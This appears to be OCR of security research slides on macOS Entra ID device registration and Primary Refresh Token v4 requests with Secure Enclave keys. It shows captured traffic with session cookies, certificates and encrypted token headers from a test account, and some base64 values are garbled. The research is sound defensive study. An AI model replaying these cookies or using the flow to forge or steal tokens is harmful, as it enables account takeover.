
The Secure Enclave is a dedicated secure subsystem integrated into Apple systems on chip (SoCs).

The Secure Enclave is isolated from the main processor to provide an extra layer of security and is designed to keep sensitive user data secure even when the Application Processor kernel becomes compromised.

<https://support.apple.com/en-hk/guide/security/sec59b0b31ff/web>



PRT protocol version 4.0



Device registration - SecureEnclave

```
taHJji5n7GC9xzPBW0eMJjsbSe9ny_Mm43wVolV4uUrjsIvBjDtUrzlgdKihKzugEdddyUPw_lfzq9VFSiHUkw
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "AikCertificate": "",
16   "AttestationData": "",
17   "CertificateRequest": {
18     "Data":
19       "MIIBADCBpAIBADAhMR8wHQYDVQQDDDBZNeSBjZXJ0aWZpY2F0ZSB5ZXF1ZXN0MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7C/aMhDkInkv
20       aEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/BhrtX20PxnKpXqjglyqAhMB8GCSqGSib3DQEJDjESMBAwDgYDVR0PAQH/BAQDAgeAMAwGCCqGSM49BAMCBQ
21       ADS0AwBgTbA01Dqs1rxqgzU1pEcLPfX/8dv8bx3TrNWy0h7FkPLAtZAIeAsg06MgbyBG7sayals71TDinKgUJL0aCWvkaCoFi67P8=",
22     "KeySecurity": "SecureEnclave",
23     "KeyType": "ECC",
24     "Type": "pkcs10"
25   },
26   "DeviceDisplayName": "olaftesting's Virtual Machine",
27   "DeviceKeys": [
28     {
29       "Data":
30         "{ \"kty\": \"EC\", \"crv\": \"P-256\", \"x\": \"yLWFbQSBa5IG2hv4HiHM7YUc4wpiaWk0fTHHrxV4fgQ\", \"y\": \"md0Yz_mYxJ5N3A
31         1SptIk5eaux5FK9k0\", \"kid\": \"821E2411-4EC0-4BE2-A857-56326312D60F\" }",
32       "Encoding": "JWK",
33       "Type": "ECC",
34       "Usage": "STK"
35     }
36   ],
37   "DeviceType": "MacOS",
38   "JoinType": "0",
39   "OSVersion": "14.5.0",
40   "TargetDomain": "falconforce.io"
41 }
```


Device registration - SecureEnclave

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Content-Type: application/json

3client-request-id: 0548399C-C6FA-4025-8CFF-C15704092D4F

4request-id: 0548399c-c6fa-4025-8cff-c15704092d4f

5Strict-Transport-Security: max-age=31536000; includeSubDomains

6X-Content-Type-Options: nosniff

7Date: Wed, 29 May 2024 09:30:00 GMT

8Content-Length: 1406

9

10{

"Certificate":{

"Thumbprint":"F371FE631E85CBBECADC647A6E09AF386253038C",

"RawBody":

"MIIDNzCCA..."

},

"User":{

"Upn":"olaftesting@falconforce.io"

},

"MembershipChanges":[

{

"LocalSID":"S-1-5-32-544",

"AddSIDs":[

"S-1-12-1-2094076133-1243110406-4180208532-2064801707",

"S-1-12-1-3768574861-1163928533-4156412604-1227689547"

]

}

]

}

}

Output

Version:3 (0x02)

Serial number:178295414516010010405444944688283170511 (0x862272a1783d248a4d62554e1744b6cf)

Algorithm ID:SHA256withRSA

Validity

Not Before:29/05/2024 08:59:59 (dd-mm-yyyy hh:mm:ss) (240529085959Z)

Not After:29/05/2034 09:29:59 (dd-mm-yyyy hh:mm:ss) (340529092959Z)

Issuer

DC = net

Subject

CN = c073581d-98d1-4f11-9d79-aae018f9d8be

Public Key

Algorithm:EC

Curve Name:secp256r1

Length:256 bits

pub:04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:ca

Certificate Signature

Algorithm:SHA256withRSA

Signature:58:cf:67:21:59:7c:98:01:aa:72:64:ef:f9:dd:29:f9:bb:f0:5a:a2:b5:78:85:7f:8a:46:45:1a:44:7e:4c:70:94:5c:e5:05:e9:9c:92:2a:2e:ff:34:7b:1f:80:e7:35:9c:b4:c0:bd:44:8d:54:0a:5f:92:c6:a3:66:ba:ab:68:c5:35:d8:8d:07:84:71:e5:33:63:22:6f:20:fe:35:60:da:42:ab:6e:b0:6d:52:ad:04:dd:d0:7d:01:69:9c:27:84:73:f4:19:bb:e5:f2:70:45:b7:88:86:0b:b3:31:cc:4b:02:97:1b:d4:ab:dd:89:62:fa:41:0f:21:b9:c8:7b:de:59:91:e4:fb:6f:72:5a:82:b6:52:3b:86:45:fa:4a:1e:6e:b5:7b:ec:f8:fb:97:9b:2f:e6:a2:88:5b:63:d3:86:c0:bd:7d:c0:e4:93:c5:f1:d4:fe:8a:e4:2f:b3:b5:26:6f:eb:aa:d5:3c:5f:ff:e5:2e:4c:d4:f5:c3:e8:d4:99:bb:92:1f:fc:86:5c:a6:a6:1a:50:5e:85:2b:63:08:81:3e:7c:d0:ee:e3:f4:84:88:7a:e2:5a:80:00:50:8c:cc:56:e1:c9:f4:1f:db:25:b8:1f:be:25:fa:26:bf:64:c2:c2:ad:18:f2:91:f5:bc:fd:69:c4:ed:93

Device registration – cryptographic keys

On Mac OS (PRT v3)

Device certificate (Entra signed) + private key (RSA key)

Transport key (RSA key) – sent as JWK


On Mac OS (PRT v4)

Device certificate (Entra signed) + private key (ECC key)

Secure Enclave based key (ECC key) – sent as JWK



PRT request and broker mechanics – PRT v4



PRT request – PRT v4

354	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓
355	https://login.microsoftonline.com	POST	/common/oauth2/v2.0/token	✓

Request

Pretty
Raw
Hex

```

1 POST /common/oauth2/v2.0/token HTTP/1.1
2 Host: login.microsoftonline.com
3 Cookie: fpc=Av2qL5ZEgPJLu1si1adLAjL1-K9EAQAAAE4Q6d00AAAA; x-ms-gateway-slice=estsfd;
  stsservicecookie=estsfd; CCState=RWWhJS0VNSZduVjdsb1JORG1VChc4OWJrUHI0PQ==; ESTSAUTHPERSISTENT=
  0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2SlppDZFreL5gbwdYF5fANQ.AgABFwQAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P9
  Vg3yP0aeTcKUyfyjLXyv5g4SaDQMG5w9JvNacHjzxrY_mZxvJwbq_pYi0ldd_rkyP3Y0upL0Xqb50cGhHeKZpchc2kI8dvFME6
  0vz-Hg7fb_rdw9XdLcMVAoFiqRnQdtxOG4a0c-zF2Rdc8waLOA9cc6fCNUXzarVP1ZBYWoTwdPtpw2XCwtLSxRdgLyHvxLWR
  [REDACTED]
  JEsToqDCDOA; buid=
  0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2SlppDZFreL5gbwdYF5fANQ.AQABGgEAAADnfolhJpSnRYB1SVj-Hgd8NzU0h9FW70c
  C9tlxBTNfMZ_ARHEHEUe3yhqje_qmlWg2t0jQjNedkT6quxCXtLCmw9PDN6-PxAIeojEBPUKTZUH4xEEOT5X8iWPC2zCXNiX
  s-03H02VXBW020DUzj9gMX28iUwYftNaeTjzd6kldQa1uB0fI7-qzmLlL78eUVsgAA; wlidperf=
  FR=L&ST=1716975339682; brcap=0; MicrosoftApplicationsTelemetryDeviceId=
  6dc87e13-8af0-47c0-b70a-e4e3237d8b30; MSFPC=
  GUID=3c004e6db9214584a9bac3360908f932&HASH=3c00&LV=202405&V=4&LU=1716974984395
4 Content-Type: application/x-www-form-urlencoded
5 X-Client-Sku: MSAL.OSX
6 Accept: application/json
7 X-Client-OS: 14.5.0
8 X-Client-Cpu: 64
9 Accept-Language: en-GB,en;q=0.9
10 Accept-Encoding: gzip, deflate, br
11 X-Ms-Pkeyauth+: 1.0
12 Content-Length: 3478
13 User-Agent: Mac%20SS0%20Extension/53.2404695.002 CFNetwork/1496.0.7 Darwin/23.5.0
14 X-Client-Ver: 1.2.22
15 Connection: keep-alive
16
17 prt_protocol_version=4.0&client_info=1&request=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsIng1YyI6WyJNSUJlbnR5c2V0dDQ0FokZkdD0lCQWdJWUWlXUVkrVd0ajZ0Q0pzbmV4Y
  1dRZURBTkja3Foa2lH0XcwQkFRc0ZBREI0TVhZd0VRWUtdWkltAtpQeUxHUUJHULLeYm1WME1CVUdDZ21Tsm9tVDhpeGtBUM
  tXQjNkGjTUnZkM013SFFZRFZRUURFeFp0VXkxUGNtZGhibWw2WVhScGIyNHRRV05qWlh0ek1Dc0dBWVVFQ3hNa09ESmtZbUZ
  qWVRdE0yVTRNUzAwTm10aExUbGp0ek10TURrMU1HTXhaV0ZqWVRrM01CNFhEVEkwTURVeU9UQTvNRFUwTUZvWERUTTBNRFV5
  T1RBNU16VTBNRm93THpFdE1Dc0dBWVVFQXhNa01qVTV0VEF5WkRNdFpHwmpPUzAwWm1NeExUZ3l0V1V0TXpFME1ESmlOR1JoT
  VRZM01Ga3dFd1lIS29aSXpqMENBUVlJS29aSXpqMERBUWNEUWdBRVJqNDNEZzc4a2IyOTVlRddXc9hTWhEa0lua3ZlRXNEU1
  R40Gh6cWJxb2ZEEtJ5cE1rTwTITfjNHZoditHK2p3UHJcL0JocnRYMk9QeG5LcFhxamdseXFPQjBEQ0J6VEFNQmd0VkhSTUJ
  BZihFQWpBQU1CWUdBWVVKs1FFQlwvd1FNTUFvR0NDc0dBWVVGQndNQ01BNEDBMVVKRHdFQlwvd1FFQXdJSGdEQWlCZ3NxaGtp

```


PRT request and broker mechanics – PRT v4

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

"alg": "ES256",

"typ": "JWT",

"x5c": [

"MIIDNzCCAh+gAwIBAgIQiWQY+qWtj6tCJsnextWQeDANBgkqhkiG9w0BAQsFADB4MXYwEQYKCZImiZPyLGBGRYDbmV0MBUGCgmSJomT8ixkARkWB3dpbmRvd3MwHQYDVQQDEZXNUy1Pcmdhbm16YXRpb24tQWNjZXNzMCsGA1UECxMkODJkYmFjYTYtM2U4MS00NmNhLT1jNzMtMDk1MGMxZWZjYTk3MB4XDTI0MDUyOTA5MDU0MFoXDTM0MDUyOTA5MzU0MFowLzEtMCsGA1UEAxMkMjU5NTAyZDMtZGZjOS00ZmMxLTgyNWUtMzE0MDJiNGRhMTY3MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/BhrtX20PxnKpXqjglyq0B0DCBzTAMBgNVHRMBAf8EAjAAMBYGA1UdJQEB/wQMMAoGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAwIHgDAiBgsqhkiG9xQBBYIcAgQTBIEQ0wKVJcnfwU+CXjFAK02hZzAiBgsqhkiG9xQBBYIcAwQTBIEQSAWN/soZJEaG04/gFuuCUzAiBgsqhkiG9xQBBYIcCAQFBIECRVUwEwYLKoqqYy/ukaqTmTLyeAw2TAUBgsqhkiG9xQBBYIcCAQFBIECRVUwEwYLKoZIHvcUAQWCHAcEBASBATEwDQYJKoZIhvcNAQELBQADggEBAEI+CsI7/MKFXslH2J3rGJtbs51tW1pq7sQjpdF05z2KvcR4zJ9Wn9s1n8SCpDwIvTYTgd6i4vGuE5pTjs8Fbr75HTriGE8bm262WirpuYDVngtelCCbXaR8PM79mn0Q4S0gQzfMDbsQIXLgctJm297INjexbF3pKFzbRsAaJ/IEUuxvsjy0BYUzFdBGGcE/Xhf7w1kL3zTGrx1ZVPcpZg53U6h465k9unPjtyysjYStEnS031sWr1uiRShksg1V0eaby+PrINQfdPP5XZ1JVbREdS0wAA7Xg63iftGE96UkgNJ9mK5Kb1Sd1nvHV04VinYq9HhYawWit2LXup7/Q71g="

]

}

Version:3 (0x02)

Serial number:182623971744532922801731463376015822968 (0x896418faa5ad8fab4226c9dec5c59078)

Algorithm ID:SHA256withRSA

Validity

Not Before:29/05/2024 09:05:40 (dd-mm-yyyy hh:mm:ss) (240529090540Z)

Not After:29/05/2034 09:35:40 (dd-mm-yyyy hh:mm:ss) (340529093540Z)

Issuer

DC = net

Subject

CN = 259502d3-dfc9-4fc1-825e-31402b4da167

Public Key

Algorithm:EC

Curve Name:secp256r1

Length:256 bits

pub:04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:ca

Certificate Signature

Algorithm:SHA256withRSA

Signature:42:3e:0a:c2:3b:fc:c2:85:5e:c9:47:d8:9d:eb:18:9b:5b:b3:9d:6d:5b:5a:6a:ee:c4:23:a5:d1:74:e7:3d:8a:bd:c4:78:cc:9f:56:9f:db:35:9f:c4:82:a4:3c:08:bd:36:13:81:de:a2:e2:f1:ae:13:9a:53:8e:cf:05:6e:be:f9:1d:3a:e2:18:4f:1b:9b:6e:b6:5a:2a:e9:b9:80:d5:9e:0b:5e:94:20:9b:5d:a4:7c:3c:ce:fd:9a:7d:10:e1:23:a0:43:37:cc:0d:bb:10:21:72:e0:72:d2:66:db:de:c8:36:37:b1:6c:5d:e9:28:5c:db:46:c0:1a:27:f2:04:52:ec:6f:b2:3c:8e:05:85:33:15:d0:41:19:c1:3f:5e:17:fb:c3:59:0b:df:34:c6:af:19:59:54:f7:29:66:0e:77:53:a8:78:eb:99:3d:ba:73:e3:b7:2b:23:61:2b:44:9d:23:b7:d6:c5:ab:d6:e8:91:4a:19:2c:83:55:4e:79:a6:f2:f8:fa:c8:35:07:dd:3c:fe:57:66:52:55:6d:11:1d:4b:4c:00:03:b5:e0:eb:78:9f:b4:61:3d:e9:49:20:34:9f:66:2b:92:9b:d5:27:75:9e:f1:d5:d3:85:62:9d:8a:bd:1e:16:1a:c1:68:ad:d8:b5:ee:a7:bf:d0:ef:58

Extensions

basicConstraints CRITICAL:

{}

extKeyUsage CRITICAL:clientAuth

Token request – PRT v4

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 x-ms-request-id: 04ba6109-aacf-40f4-936d-f76ae56caa00
10 x-ms-ests-server: 2.1.18105.6 - SEC ProdSlices
11 x-ms-clitelem: 1,0,0,295.2846,
12 x-ms-srs: 1.P
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAE4Q6d00AAAAz4o36AEAAABPE0ndDgAAAA; expires=Fri,
15 28-Jun-2024 12:02:23 GMT; path=/; secure; HttpOnly; SameSite=None
16 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
17 Date: Wed, 29 May 2024 12:02:23 GMT
18 Content-Length: 4051
19 eyJlbmMiOiJBbmJ0U2R0NNiwiia2lkIjoic2Vzc2lvbiIsInR5cCI6IkpXVCIsImFwdSI6IkpBQUFBMEZCUkFBQUFFRUVBQlZsdG
VKcUtUcy1ncUFdQnZwUEVBRjExRHNOeklBYkJRXY1dWUzTlJhbmVVKQlh3T3FIZjF0eFA5N0FndFJsX2F0YW5qYWoyU09z
YUVRckZndyIsImVwayI6eyJjcnYiOiJQLTI1NiIsImt0eSI6IkdDIiwieCI6IkpvcVmx0ZUpxS1RzLWdxQUVCdWdRUFQURGFMTFec0
56SUFiQlFfLXh1ZTN0V1kiLCJ5IjoivGZCdFZDUVY4RHFOmZlUY1RfZXdETFVaZjJyV3A0Mm85a2pyR2hFS3hZTSJ9LCJhbGci
OiJFQ0RILUVTIn0..aa7dNGRzuLAjtfXt.WuPvFtyaDVJVnRvZ_eSjr40vefTc-Z4pevYEqrIiIpTh6Q2wz6g1fBil0i3tNuuA
-v07A9FXv5Ymef6t6Gm-k8zy8KGMHUG_shZTm0qf2YjrqfYIk9mJ5HrL70Rlud9pyul4ULlg5FVB2gYyKF5a9Tw-0PrNSUvN1
ji01fVWblqbgwfn0HvSA_07hG8eaHrmy3VqWnflPPV_wN3o3Ry_aHX1dTDFk7qXLGAcI-3TXz1wt8_LsBWv2qzbeX-_ndFEu
WVGfX2Nk0i_qWwZRxWpsko6P95zLN049HXuz_wVDE6gI7jjTwYurfBlgZKPV06EQvDQeI64_bs3wx08kSEdp4nina2eyvn0WIQ
b60lH6isJ07CdcQv2WkQ8Th0_gyHr6i2lBkduJnXC7hk8nayiyumxuM8_92Sbs5VFckuWAeKXy-yaChIqKclTxu7XMcuA6Ee44
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "enc": "A256GCM",
  "kid": "session",
  "typ": "JWT",
  "apu": "AAAAA0FBRAAAAEAAAEBVlteJqKTs-
gqACBvpPEAF11DsNzIAbBQ_-
xue3NWN8G1UJBXw0qHf1NxP97AMtRl_atanjaj2S0saEQrFgw",
  "epk": {
    "crv": "P-256",
    "kty": "EC",
    "x": "ABVlteJqKTs-gqACBvpPEAF11DsNzIAbBQ_-xue3NWN",
    "y": "TfBtVCQV8Dqh39TcT_ewDLUzf2rWp42o9kjrGhEKxYM"
  },
  "alg": "ECDH-ES"
}
```


Internet Engineering Task Force (IETF)

Request for Comments: 7518

Category: Standards Track

ISSN: 2070-1721

(RFC 7518),

M. Jones

Microsoft

May 2015

